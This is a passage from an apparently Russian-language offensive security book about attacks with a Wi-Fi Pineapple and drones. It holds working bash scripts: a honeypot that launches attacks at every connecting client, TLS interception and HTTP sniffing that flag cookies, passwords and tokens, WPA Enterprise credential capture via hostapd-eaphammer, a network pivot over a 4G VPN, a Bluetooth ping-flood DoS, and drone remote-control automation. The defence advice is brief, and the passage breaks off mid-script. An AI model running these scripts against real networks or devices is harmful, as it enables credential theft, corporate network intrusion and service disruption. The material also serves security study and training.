Актуальность Evil Twin-атак, как атак, направленных на людей, сохраняется всегда и может быть сильно оправдана на режимных объектах со строгими правилами, где «изголодавшиеся по Интернету» сотрудники готовы на многое, в том числе и ввести любые данные ради доступа в Интернет. Там злоумышленник, сыграв на слабостях человека, вполне может раздобыть и доменную учетку, и все на свете, с чем он потом сможет удаленно зайти в чью-то почту или же подключиться по VPN во внутреннюю сеть, и игра перейдет уже на новое поле.

5.2.4. Honeypot

Нечто, похожее на Evil Twin, может быть развито, но с прицелом уже на клиентские устройства, а не на пользователей.

По описанной в *разд. 5.2.3* схеме, когда к Pineapple подключается пользователь, его лишь скромно просят ввести конфиденциальные данные. Но что, если можно поступить проще? Например, если компьютер пользователя уязвим, или на вход в систему стоит слабый пароль? И в комп в момент его подключения к «злой» беспроводной сети вставлен кабель, соединяющий его с локальной сетью? Тогда путь проникновения может быть для злоумышленника гораздо более легким.

Сценарий нападения Honeypot (ханипот) использует те же самые механизмы запуска точки доступа `hostapd.sh` и раздачи IP-адресов `dnsmasq.sh`, что и в сценарии Evil Twin. Но далее действие развивается аналогично сценарию BadUSB-eth, описанному в *главе 4*. Сразу после старта беспроводной сети запускаются глобальные атакующие скрипты, а как только появляется клиент с IP-адресом, на него автоматически идет шквал таргетированных атак:

honeypot/attack.sh

```
#!/bin/bash

HOME='/home/pi'
```

```
screen -dmS Xorg xinit -- /usr/bin/X :0 -br # optional for GUI attacking script
rm /tmp/honeypot_attacks.txt 2> /dev/null

for script in $(find on_network/ -type f -perm -u+x)
do
  exec sudo $script wlan0 "" &
done

while sleep 1
do
  arp -an | sed -rn 's/\? \(([^\)]+)\) .*\[ether\] on wlan0/\1/p' | while read ip
  do
    egrep -q "^$ip$" /tmp/honeypot_attacks.txt 2> /dev/null && continue ||
echo "$ip" >> /tmp/honeypot_attacks.txt
    for script in $(find on_client/ -type f -perm -u+x)
    do
      exec $script $ip "" 10.0.0.1 &
    done
  done
done
```

Скрипт запускает атаки снова и снова для вновь подключившихся клиентов. Тут используется атакующий арсенал скриптов, уже описанный в *главе 4* применительно к BadUSB-eth. В дополнение к этому арсеналу, а он включает и атаки на NetBIOS-запросы, и подмену содержимого веб, и кражу cookies, может быть добавлено еще многое. Например, вмешательство в HTTPS-трафик жертв, подключившихся к подставной точке доступа. Для этого нужно завернуть на себя 443/TCP-порт и при подключении внедрить самоподписанный сертификат. Если в перехваченном трафике встречаются чувствительные данные, то в логах такая строка выделяется цветом, а на устройстве загорается желтый светодиод:

honeypot/on_network/sslsplit.sh

```
#!/bin/bash

echo '[*] SSL splitting'

[[ $(iptables -t nat -vnL PREROUTING | grep "$1" | grep 443) = '' ]] && {
    iptables -t nat -A PREROUTING -i "$1" -p tcp --dport 443 -j REDIRECT
--to-ports 1080
}
```

```
[[ $(pgrep /usr/bin/socat) = '' ]] && {
    if [ ! -s /tmp/key.pem -o ! -s /tmp/cert.pem -o ! -s /tmp/cert_key.pem ]; then
        openssl req -new -x509 -keyout /tmp/key.pem -out /tmp/cert.pem -days
365 -nodes -batch
        cat /tmp/cert.pem /tmp/key.pem > /tmp/cert_key.pem
    fi

    #sslsplit -k /tmp/key.pem -c /tmp/cert.pem -l /tmp/con.log -L sslsplit.
log -P autossl 0.0.0.0 1080 &
    socat -v openssl-listen:1080,fork,cert=/tmp/cert_key.pem,cafile=/tmp/cert.
pem,verify=0 open:sslsplit.log,creat,append 2> /dev/null &
}

tail -n 0 -f sslsplit.log | while read line
do
    if echo "$line" | grep -ai -e cookie -e passw -e token --color=auto; then
        led yellow on 2> /dev/null
    fi
done
```

К завершению атаки в файле `sslsplit.log` будет лежать весь расшифрованный трафик, доступный для дальнейшего изучения и поиска секретов уже вручную.

Вообще не обязательно, что подключившееся устройство станет передавать данные зашифрованно — вполне возможно, что будет использован и обычный HTTP:

honeypot/on_network/http.sh

```
#!/bin/bash

echo '[*] HTTP cleartext monitoring'

ngrep -d "$1" -i 'cookie|passw|token' 'port 80 or port 8080' 2>&1 > /tmp/ngrep.log &

tail -n 0 -f /tmp/ngrep.log | while read line
do
    if echo "$line" | grep -v '^match:' | grep -ai -e cookie -e passw -e
token --color=auto;
      led yellow on 2> /dev/null
    fi
done
```

Если какие-либо чувствительные данные передаются по незащищенному HTTP, это также выделено в логах цветом и видно по желтому светодиоду на устройстве.

Злоумышленник может записать весь трафик клиентов:

honeypot/on_network/tcpdump.sh

```
#!/bin/bash

echo '[*] writing trafic'
time=$(date +'%H:%M:%S_%d.%m.%Y')

tcpdump -i "$1" -nn -w "${time}.pcap"
```

Тут жертва никак не ограничивается в Интернете — все попытки что-то скачать по незащищенному HTTP или согласиться на самоподписанный сертификат по HTTPS только приветствуются ханипотом.

Также персонально для каждого подключившегося клиента могут быть использованы уже реализованные в *главе 4* при описании BadUSB-eth скрипты:

- on_client/ms17_010.sh;
- on_client/bruteforce/smb.sh;
- on_client/bruteforce/rdp.sh.

Возможные атаки отнюдь не ограничиваются этим скромным списком и могут быть значительно расширены каждым злоумышленником индивидуально под ту или иную ситуацию.

5.2.5. EAP attack

Как уже было сказано, атака Evil Twin полностью социальная, с минимумом технических требований к атакуемым целям. Атака Honeypot уже больше нацелена на технические уязвимости клиентских устройств, а не на слабости пользователей, но все же требует пользователя подключиться. EAP-атака полностью ориентирована на устройства.

Аналогично Evil Twin-атаке, где имитируется легитимная точка доступа и атакуются ее клиенты, в EAP-атаке происходит почти то же самое, с той разницей, что атакуется именно само устройство клиента — железка, а не человек. Это сводит к нулю социальный фактор и не требует вообще никакого участия пользователя. В среде хакеров это называется zero click. И делает ее — в случае наличия подверженного этой атаке устройства — на 100% надежной и быстрой.

Уязвимость заключается в небезопасной передаче учетных данных для подключения к сети WPA Enterprise, которая происходит бессознательно самим устройством.

Для этого требуется запустить немного пропатченную версию hostapd-wpe, печатающую более подробные логи при получении учетных данных, а также предложить клиентскому устройству список методов аутентификации в обратном порядке — начиная с самого небезопасного. И если клиент согласится — пароль или хеш удастся перехватить:

eap/hostapd-eaphammer.sh

```
#!/bin/bash

essid="$1"

cp /opt/eaphammer/local/hostapd-eaphammer/hostapd/hostapd.conf /tmp/hostapd-
eaphammer.conf
sed -i "s/interface=.*/interface=wlan0/g" /tmp/hostapd-eaphammer.conf
sed -i "s/ssid=.*/ssid=$essid/g" /tmp/hostapd-eaphammer.conf
sudo /opt/eaphammer/local/hostapd-eaphammer/hostapd/hostapd-eaphammer -x /
tmp/hostapd-eaphammer.conf | while read line
do
    if echo "$line" | fgrep -q 'AP-STA-CONNECTED'; then
        led green on 2> /dev/null
    elif echo "$line" | fgrep -q 'AP-STA-DISCONNECTED'; then
        led green off 2> /dev/null
    elif echo "$line" | fgrep -q 'STA'; then
        led yellow on 2> /dev/null
    elif echo "$line" | fgrep -q 'username:'; then
        led red on 2> /dev/null
    fi
done
```

Аналогично тому, как это описано в *разд. 5.2.3*, для привлечения клиентов может быть запущен скрипт `deauth.sh`, отключающий клиентов от их легитимных точек доступа.

Нужно обратить особое внимание, что при имитации легитимной точки доступа WPA Enterprise можно получить пароль в открытом виде! Это зависит от того, как легитимная беспроводная сеть запомнилась на клиентском устройстве. В случае, если это GTC — пароль можно получить открытым текстом, если MSCHAP — в виде хеша NetNTLMv1, пароль из которого можно восстановить за конечное время. А в качестве самих учетных записей в WPA Enterprise, как правило, используются доменные логин и пароль. Это значит, что, захватив такую учетку, злоумышленник тут же подключается по Wi-Fi и попадает сразу во внутреннюю сеть компании, причем уже с доменной

учетной записью. Либо разворачивается прочь от объекта и заходит в него удаленно — например, по VPN, при его наличии.

Это вообще может показаться весьма странным — ведь при атаках сетей WPA PSK, которые есть практически у каждого дома, злоумышленник довольствовался бы лишь handshake, который надо еще брутить и брутить, порою весьма долго. А при атаках на WPA Enterprise он получает либо NetNTLMv1-хеш, который на порядки слабее того же PSK и за умеренное время может быть сведен до LM-хеша, либо пароль открытым текстом! И это при том, что сеть WPA Enterprise является стандартом для предприятий и, по идее, должна быть достаточно защищенной.

Эта уязвимость справедлива только для сетей WPA EAP (Enterprise), встречающихся в корпоративном сегменте, что делает ее весьма опасной, — ведь она может стать точкой проникновения в компанию со всеми вытекающими для нее последствиями.

Pineapple, заряженный такой атакой, может быть размещен как в зоне действия легитимных точек доступа, так и за их пределами на достаточно длительный срок (рис. 5.9). Клиенты, которые и являются мишенями для атаки, подвижны и часто могут выходить из зоны покрытия обычно в начале или в конце рабочего дня, — там их и может поджидать Pineapple.

Как правило, у каждой компании, открытой или режимной, всегда есть место, откуда выходят все сотрудники, — главный вход. Это небольшая область, через которую за короткое время могут проходить сотни и тысячи сотрудников, — в ней уже нет сигнала от корпоративной беспроводной сети, и именно эта область может стать зоной действия Pineapple. Здесь сотрудники, еще не успевшие отключить Wi-Fi на своих устройствах, сами того



Рис. 5.9. Pineapple возле офиса компании ловит корпоративные учетные данные

не подозревая, автоматически разгласят свои учетные записи и тем самым откроют двери во внутреннюю сеть компании. Злоумышленник, получивший туда доступ с доменной учетной записью, с большой долей вероятности сможет скомпрометировать всю внутреннюю инфраструктуру, причем достаточно быстро.

5.2.6. POST

В случае успешного подбора пароля или иной атаки злоумышленник вновь может использовать Pineapple уже для удаленного доступа к целевой сети Wi-Fi через VPN, прокинутый по 4G. Pineapple берет на себя задачу физического линка с сетью и логической маршрутизации пакетов туда:

```
wpa_passphrase 'target_essid' 'password' > wifi.conf
wpa_supplicant -i wlan0 -c wifi.conf & dhclient wlan0
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
```

Удаленный атакующий, имеющий VPN-соединение с Pineapple, может получить сетевой доступ к интересующей его сети Wi-Fi, просто указав Pineapple в качестве сетевого шлюза:

```
route add -net 192.168.1.0/24 gw pineapple
nmap 192.168.1.0/24
```

Теперь ему остается только положить Pineapple вблизи скомпрометированного беспроводного устройства (рис. 5.10) и вернуться в комфортное помещение.



Рис. 5.10. Pineapple в качестве 4G-шлюза к скомпрометированному беспроводному устройству

Целью такой атаки могут быть, например, беспроводные принтеры, которых всегда предостаточно почти у любой компании и которые часто имеют не самые надежные пароли. Второй «ногой» такие принтеры, как правило, стоят уже в локальной сети.

Pineapple по VPN предоставит злоумышленнику удаленный сетевой доступ в скомпрометированную беспроводную сеть, где могут быть развиты уже последующие длительные атаки. И на этом участие Pineapple заканчивается. Далее начинается фаза внутреннего проникновения. Но это уже совсем другая история...

5.3. Атаки на Bluetooth

На технологию Bluetooth известно достаточно большое количество атак, но сложность ее эксплуатации, подверженность атакам лишь некоторых версий или реализаций Bluetooth, особые условия, а также появившееся ответвление BLE, — делают ее достаточно многогранной и не самой перспективной мишенью.

В то же время из-за ограниченного радиуса действия Bluetooth-устройств они являются более пригодными для динамичных и подвижных атак, которые удобнее проводить со смартфона. Pineapple — это миниатюрное автономное устройство, которое легко спрятать на длительный срок, оно лучше подходит под длительные неподвижные атаки. И далее продемонстрирована атака, отлично подходящая под такие условия.

5.3.1. DoS

Самое простое, что может попробовать сделать злоумышленник, — это привести систему в состояние отказа в обслуживании или замедлить работу атакуемого устройства. В случае с Bluetooth достигается это легко — через большие ping-пакеты:

bluetooth/dos.sh

```
#!/bin/bash

target="$1"

hciconfig hci0 up
led green on 2> /dev/null
if [ -n "$target" ]; then
  led red on 2> /dev/null
  l2ping -i hci0 -s 600 -f "$target"
  led red off 2> /dev/null
```

```
else
  while :; do
    led yellow on 2> /dev/null
    hcitool scan | sed -n 2,100p | while read mac name
    do echo "$mac $name"
      led red on 2> /dev/null
      timeout 10 l2ping -i hci0 -s 600 -f "$mac"
      led red off 2> /dev/null
    done
    led yellow off 2> /dev/null
  done
fi
led green off 2> /dev/null
hciconfig hci0 down
```

В зависимости от того, передан ли адрес атакуемого устройства, скрипт может сам просканировать эфир и найти в округе все слышимые устройства, после чего каждый по очереди в бесконечном цикле подвергается атаке. Индикация светодиодами подробно отражает ее фазы.

В такой атаке вряд ли пострадает ноутбук или даже современный мобильный смартфон. Но разнообразные embedded-устройства со слабым процессором вполне можно на время атаки затормозить. Они могут перегреться или значительно исчерпать свой запас заряда при наличии аккумулятора — ведь с Bluetooth и BLE могут работать достаточно много разнообразных мелких устройств. А поскольку Pineapple можно оставить на достаточно длительное время, это может надолго нарушить работу устройства с беспроводным Bluetooth-интерфейсом.

5.4. Защита

Способность совершать так много атак столь миниатюрным устройством заставляет задуматься о кардинальных мерах защиты, устраняющих «на корню» все описанные здесь атаки.

Устройство Pineapple пригодно, главным образом, для организации незаметных атак. При этом все такого рода атаки уже давно можно проводить с обычного ноутбука. Однако мало кто станет это делать, сидя в сугробе возле окна и под присмотром камеры.

Поэтому главное, что можно рекомендовать безопасникам, — это реализовать тщательный контроль за беспроводными сетями. В идеале, их зона покрытия не должна выходить за пределы контролируемой зоны, — даже если беспроводные сети уязвимы, нужно сделать эти уязвимости исключительно

внутренними, не давая их проэксплуатировать из-за пределов контролируемой зоны. В таком случае у потенциального злоумышленника не будет даже физической возможности начать атаки, и это полностью пресечет все угрозы.

* * *

На протяжении всей этой главы Pineapple представлялся как устройство, разработанное под атаки, требующие длительного присутствия и не всегда в удобной точке размещения. При этом ограниченный радиус действия беспроводных сетей не позволял ему «дотянуться» абсолютно до всех целей. Однако устройство столь малого размера можно не только незаметно спрятать под окнами — его можно разместить, например, внутри небольшой посылки и направить в компанию кому угодно. И тогда, двигаясь по коридорам здания, оно будет способно совершать уже совсем иные атаки. Да и совсем необязательно приобретать устройству Pineapple билет в один конец. Добиться большего покрытия территории беспроводными атаками мы можем...

6 Drone

Дроны стали незаменимы в самых разных областях и сегодня доступны практически каждому. Но что они могут дать хакеру?

Важная особенность — к дрону можно присоединить что угодно. При этом дрон может значительно увеличить дистанцию применения атак — ведь он позволяет быстро получить физический доступ туда, куда нельзя добраться ногами. Например, с ним можно значительно приблизиться к целям, которые достаточно хорошо охраняются. Дрон может преодолеть любой физический периметр, любое ограждение, подлететь к окнам любого этажа и, что немаловажно, сделать это достаточно быстро, а иногда и незаметно. Миниатюрные габариты позволяют ему пролететь даже в приоткрытое окно — проникнуть в помещение и молниеносно совершить компьютерные атаки.

Рис. 6.1. Взгляд на дрон в руках хакера в игровой индустрии (коллекционная статуэтка PureArts по игре Watch Dogs 2 компании Ubisoft)

Одним словом, с таким средством доступной становится практически любая цель. Это делает дрон крайне удобным инструментом для проведения атак, реализуемых через беспроводные технологии, — т. е. там, где требуется фиксированный и часто небольшой радиус действия. Он лучше подходит для тех атак, которые можно реализовать за достаточно короткое время. Поскольку радиоволны хорошо распространяются сквозь стены, это делает компьютерные атаки доступнее для дрона и менее заметными для целей, так что атаки, демонстрируемые в компьютерных играх, — вполне реальные (рис. 6.1).

6.1. Реализация

Дроны в большинстве случаев управляются по радиоканалу. При этом частоты и протоколы для приема сигнала с пульта (RX), а также для передачи видео и телеметрии с дрона (TX) могут различаться. Очень обобщенно это:

- RX — по выделенным радиоканалам FRSKY, ELRS или TBS, TX — аналоговый, реже цифровой выделенный канал (профессиональные);
- RX — по выделенным радиоканалам, TX — по Wi-Fi (самые распространенные);
- RX и TX — по Wi-Fi (комнатные).

Дрон для атакующего — главным образом транспортное средство, поэтому он должен быть крепким и надежным. Поскольку почти все атаки так или иначе могут быть связаны с полетами вблизи строений, а где-то даже и внутри их, то куда важнее обеспечить максимальныую защиту пропеллеров, нежели высокую скорость. Отличным выбором при этом могут стать дроны Cinewhoop с защитной рамой вокруг пропеллеров (рис. 6.2).



Рис. 6.2. Модель рамы дрона Cinewhoop

Такая конструкция не позволяет дрону разбиться в случае контакта со стеной или другими препятствиями.

Дрон также должен иметь некоторый запас мощности, достаточный для подъема хакерских девайсов, — хотя бы $^1/_3$ своего веса.

Поскольку злоумышленник может атаковать достаточно отдаленные объекты, то использовать для этого целесообразно дроны, управление которых завязано не на Wi-Fi. Радиус Wi-Fi ограничен 50–100 м, и управляемость (отклик) ухудшается по мере отдаления дрона от пульта управления. Профессиональные дроны с выделенным радиоканалом управления (FRSKY, ELRS или TBS) подходят куда лучше. По прямой видимости дрон на таком управлении может улететь на несколько километров, и время отклика при этом держится на достаточном уровне.

Раз летать злоумышленнику придется не в чистом поле, а вблизи зданий, где находятся объекты атак, то немаловажным является и управление полетом. Дроны семейства FPV обеспечивают максимально возможное погружение в полет и вид от первого лица — иными словами, полный контроль.

Отличным выбором в пользу гибкости, открытости компонентов и простоты являются популярные дроны с полетным контроллером системы Betaflight. Основные плюсы подобных открытых решений:

- возможность модификации — всегда можно добавить или убрать тот или иной компонент (датчик высоты, GPS и т. п.);
- открытость — дрон всегда доступен для различных лайфхаков и нестандартных решений;
- модульность — если дрон разобьется, то приобрести нужно будет только дрон, полетный контроллер, приемник; пульт и очки остаются невредимыми.

На самом деле, не так важна модель дрона — куда важнее умение хорошо летать.

И прежде чем переходить к атакам с дрона, стоит немного поговорить о возможном улучшении управления дроном, а также о его защите.

6.1.1. Управление через 4G

Полеты среди зданий могут сильно уменьшить предельную дистанцию. Даже если у дрона супердальнобойная система связи, она не пробьет несколько бетонных стен, когда дрон залетит за здание.

Но что, если дрон будет управляться по мобильным сетям? В наше время хороший мобильный прием обеспечивается даже за пределами города, не говоря уже про здания. Это может стать отличным каналом передачи данных. Тогда расстояние полета будет ограничено исключительно ресурсом аккумулятора.

Сегодня 4G-сети обладают достаточно высокой скоростью, однако отклик от пульта управления и картинка с камеры дрона не передаются с той же

скоростью, как на специально разработанных для этого радиопротоколах. Но, тем не менее, полет на 4G вполне возможен. А с учетом скорости, с которой дроны способны лететь (до 200 км/ч), и запаса аккумулятора, злоумышленник может атаковать цель на расстоянии более 20 км!

Итак, как перевести дрон на 4G-управление? Это должно быть не очень сложное решение, применимое к широкой линейке доступных моделей.

4G → шлюз Wi-Fi → Drone

Как ранее было сказано, простые и дешевые дроны полностью управляются по Wi-Fi. Внутри дрона запущена точка доступа Wi-Fi, смартфон подключается к ней и через приложение шлет команды в обычный UDP-порт. Видео с дрона идет в обратном направлении на смартфон простым RTSP-стримом. Получается, что дрон — это обычное сетевое устройство. Следовательно, если к нему прикрепить миникомпьютер с 4G-модемом, то через VPN можно пробросится прямо в дрон с любого расстояния. И далее останется лишь отправлять закодированные команды управления моторами.

Однако в этом способе есть пара минусов. Во-первых, скорее всего, в дроне придется иметь дело с закрытым протоколом, который придется реверсить с успешностью 50/50, — повезет или нет. Возможно, попадется шифрование, а возможно, — аутентификация по неизвестному протоколу. Словом, взламывать собственный дрон, чтобы полетать на нем, — это несколько странно. Во-вторых, в такие протоколы закладывают достаточно частую отправку пакетов от пульта на дрон. Это сделано для лучшего отклика при управлении. Кроме того, так дрон оперативно поймет, когда сигнал с пульта будет потерян. Однако абсолютно не выгодно отправлять по сети на дрон одни и те же пакеты — 4G-канал управления будет излишне забит, а ведь по нему должно передаваться еще и видео.

4G → видеошлюз → Drone

А если вместо сетевого шлюза для доступа к дрону воспользоваться видеошлюзом? т. е. прикрепить к дрону небольшой смартфон, подключенный к нему по Wi-Fi, а к смартфону подключиться с помощью средства удаленного управления. Ведь в любом случае видео с дрона нужно смотреть, только теперь это можно будет делать с экрана удаленного смартфона.

Как ни странно, но так можно решить все проблемы. Смартфон дает отвязку по трафику — все пакеты с требуемой скоростью он отправляет сам, а пилот управляет дроном лишь через виртуальные стики на экране удаленного смартфона. При этом видеопоток с экрана смартфона передается уменьшенного разрешения, что еще немного увеличивает скорость передачи. Кроме того, мобильное приложение берет на себя кодирование положений стиков пульта, так что ничего реверсить не требуется. Пример такой реализации приведен на рис. 6.3.



Рис. 6.3. Бюджетный комнатный дрон с минисмартфоном

Это простой до невозможности трюк, но он на самом деле позволит преодолеть любые расстояния и преграды. Минисмартфон, прикрепленный к дрону, всегда будет обеспечивать ему приемлемый уровень сигнала Wi-Fi, который на таком расстоянии крайне сложно заглушить подавителем дронов. Он также дает развязку по трафику — не надо будет принимать высококачественный стрим с дрона, а вместо него лишь картинку с экрана смартфона 320×240, передача которой более надежна при просадках скорости мобильного соединения. Такой подход также обеспечивает развязку и по протоколу — не придется вникать в подробности кодирования положений стиков троттлинга, крена, углов атаки и рысканья — мобильное приложение все сделает самостоятельно.

Подключиться к дрону по 4G можно с любого устройства — хоть с ноутбука, хоть со смартфона. Для этого можно использовать любое программное решение для облачного удаленного управления — например, кроссплатформенный AnyDesk (рис. 6.4).



Рис. 6.4. Кроссплатформенное удаленное управление дроном через смартфон

Далее, используя простые средства автоматизации GUI, можно назначить тем или иным нажатиям на клавиатуре определенные действия с виртуальным пультом на экране:

drone/control.sh

```
#!/bin/bash

console=$(xdotool getactivewindow)
control=$(xwininfo | grep id | grep 'xwininfo:' | awk '{print $4}')
xdotool windowfocus $control
X=$(xwininfo -id $control | grep 'Absolute upper-left X:' | awk '{print $4}')
Y=$(xwininfo -id $control | grep 'Absolute upper-left Y:' | awk '{print $4}')
left_stick_x=$[$X+123]
left_stick_y=$[$Y+321]
right_stick_x=$[$X+456]
right_stick_y=$[$Y+321]

xdotool windowfocus $console
while read -rsn 1 key
do
  case "$key" in
    'A')
      echo 'throttle up'
      xdotool mousemove $left_stick_x $left_stick_y
      xdotool mousedown 1
      xdotool mousemove_relative -- '0' '-50'
      xdotool mouseup 1
      ;;
    'B')
      echo 'throttle down'
      xdotool mousemove $left_stick_x $left_stick_y
      xdotool mousedown 1
      xdotool mousemove_relative -- '0' '50'
      xdotool mouseup 1
      ;;
    'w')
      echo 'pitch forward'
      xdotool mousemove $right_stick_x $right_stick_y
      xdotool mousedown 1
      xdotool mousemove_relative -- '0' '-50'
      xdotool mouseup 1
```

```
    ;;
  's')
    echo 'pitch back'
    xdotool mousemove $right_stick_x $right_stick_y
    xdotool mousedown 1
    xdotool mousemove_relative -- '0' '50'
    xdotool mouseup 1
    ;;
  'a')
    echo 'roll left'
    xdotool mousemove $right_stick_x $right_stick_y
    xdotool mousedown 1
    xdotool mousemove_relative -- '-50' '0'
    xdotool mouseup 1
    ;;
  'd')
    echo 'roll right'
    xdotool mousemove $right_stick_x $right_stick_y
    xdotool mousedown 1
    xdotool mousemove_relative -- '50' '0'
    xdotool mouseup 1
    ;;
  'q')
    echo 'yaw left'
    xdotool mousemove $left_stick_x $left_stick_y
    xdotool mousedown 1
    xdotool mousemove_relative -- '-50' '0'
    xdotool mouseup 1
    ;;
  'e')
    echo 'yaw right'
    xdotool mousemove $left_stick_x $left_stick_y
    xdotool mousedown 1
    xdotool mousemove_relative -- '50' '0'
    xdotool mouseup 1
    ;;
esac
xdotool windowfocus $console
done
```

Рис. 6.5. Условное расположение значений телеметрии на экране

Тут в бесконечном цикле происходит ожидание нажатия тех или иных клавиш, после чего, в соответствии с нажатием, курсором мыши двигается виртуальный стик на экране удаленного смартфона. Все максимально просто.

Данные о состоянии дрона (телеметрия) также будут в распоряжении злоумышленника — пример представлен на рис. 6.5. В зависимости от модели дрона и мобильного приложения картинка может отличаться.

Используя те же самые средства автоматизации GUI, а также распознавание текста, можно реализовать произвольную обработку показаний телеметрии:

drone/telemetry.sh

```
#!/bin/bash

INTERVAL=1
control=$(xwininfo | grep id | grep 'xwininfo:' | awk '{print $4}')

while sleep $INTERVAL
do
    gm import -window $control /tmp/drone_telemetry.png

    gm convert /tmp/drone_telemetry.png -crop 240x60+740+58 /tmp/drone_
telemetry-bat.png
```

```
    bat=$(tesseract /tmp/drone_telemetry-bat.png stdout -l eng 2> /dev/null |
grep '^[0-9]' | awk '{print $1}')

    gm convert /tmp/drone_telemetry.png -crop 240x60+461+58 /tmp/drone_
telemetry-alt.png
    alt=$(tesseract /tmp/drone_telemetry-alt.png stdout -l eng 2> /dev/null |
